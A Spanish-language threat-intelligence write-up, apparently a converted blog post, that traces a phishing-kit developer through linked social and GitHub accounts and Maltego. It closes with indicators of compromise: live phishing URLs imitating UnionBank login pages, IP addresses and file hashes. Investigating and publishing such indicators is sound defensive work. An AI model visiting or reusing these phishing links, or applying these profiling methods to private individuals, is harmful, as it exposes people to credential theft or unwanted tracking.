
- Telegram: https://t.me/****



- Telegram: https://t.me/****



- ICQ: https://icq.im/****



- Facebook: https://www.facebook.com/people/****/



- Facebook: https://www.facebook.com/****/




También podemos extraer información del perfil de GitHub utilizando nuestro script githubscraper



```
gravatar_id": "a",  
"login": "a",  
"avatar_url": "https://avatars.githubusercontent.com/u/123456789?v=4",  
"email": "a@gmail.com",  
"name": "a.github.io",  
"name": "a.github.io",  
"name": "a.github.io",
```

Tenemos tres sitios web, de los cuales dos de ellos no funcionan. Vamos a buscar información interesante en el dominio http://****.github.io/

Encontramos otra cuenta de GitHub: https://github.com/****




mailto:ot

Encontramos otra dirección email que no teníamos registrada hasta ahora. Vamos a investigarla utilizando Maltego.


Maltego nos devuelve mucha información de ese email, pero después de eliminar aquellos que no son útiles ni relacionados, llegamos a otro perfil de GitHub.

- GitHub: https://github.com/****







¿Qué hay interesante en este perfil de GitHub?



Otro sitio web. Vamos a ver su contenido.



Tenemos el CV virtual del individuo que programa los kits de Phishing.




Más información interesante que procederemos a verificar.

Seguimos realizando búsquedas en otros metabuscadores menos conocidos y con la búsqueda “nombre_de usuario” encontramos un resultado muy interesante.



Una relación entre el nombre de esta persona, su username, su email oficial para temas de ciberdelitos y la misma introducción que podemos leer en la cuenta de GitHub y Twitter de usuario.

Pruebas de algunos cibreatques realizados por este usuario.



IOCs

Para buscar los IOC, vamos a hacer lo siguiente. Vamos a calcular el hash SHA256 tanto del sitio web malicioso como del archivo ZIP que contiene el kit de Phishing utilizado para montar estos sitios maliciosos. Después, una vez calculado este hash, vamos a utilizar las herramientas urlscan.io y Virus Total para hacer una comparación entre nuestros dos hashes y los que tienen registrados en sus bases de datos. De esta manera, podemos ver que sitios web tienen una estructura similar, que sitios web utilizan el mismo kit de Phishing que estamos investigando y que direcciones IP tienen estos sitios web.

- www.bambooedu.vn/support/
- online.unionbankph.com/online-banking/login
- mytradeacademy.com/union/UBCare/login
- linkhealthing.com/UBCare/login
- panziowagner.hu/wp-content/UBCare/login
- kissanmazra.com/UnionBank/online/login
- princetonsailing.com/ub/
- crystalsvillage.com/UnionPayPH/UnionPayPH/640258597cbc50037072712f964cf5d8/
- ubhelpph.com/online/login
- <https://lorimiddleton.com/%20/online.unionbankph.com/>
- jdmchemical.com/%20/online.unionbankph.com/
- kettlebeers.com/%20/online.unionbankph.com/
- [googlepositioning.com/%20/online.unionbankph.com/?](http://googlepositioning.com/%20/online.unionbankph.com/)
- [noboundarieslearning.biz/%20/online.unionbankph.com/?](http://noboundarieslearning.biz/%20/online.unionbankph.com/)
- [entrnow.com/%20/online.unionbankph.com/?](http://entrnow.com/%20/online.unionbankph.com/)
- pak-tours.com/online/login
- bvag.com.vn/online/login
- 125.212.243.110
- 95.100.96.34
- 95.100.96.32



- 192.185.17.128
- 164.52.220.147
- 34.68.145.47
- 64.62.254.150
- 34.102.136.180
- 15.197.142.173
- 3.33.152.147
- 148.72.244.79
- 195.179.236.112
- 103.139.102.102
- df00da1d36f56a035439674ff10e54205c94a9cae55f2da6cfe58653a1b50f29
- 03c1ce963c323b9254ab601832c2630da3f4607d8b8fd33bbaad36c2622292f8
- 5f5511cd77d6e5c9fccd39b64ee72d020ee980e3dc71150899d10705a52c0458
- b6f116d4d86153c2789fd6a648884385634adc51911afa36efc9097eb1c9290e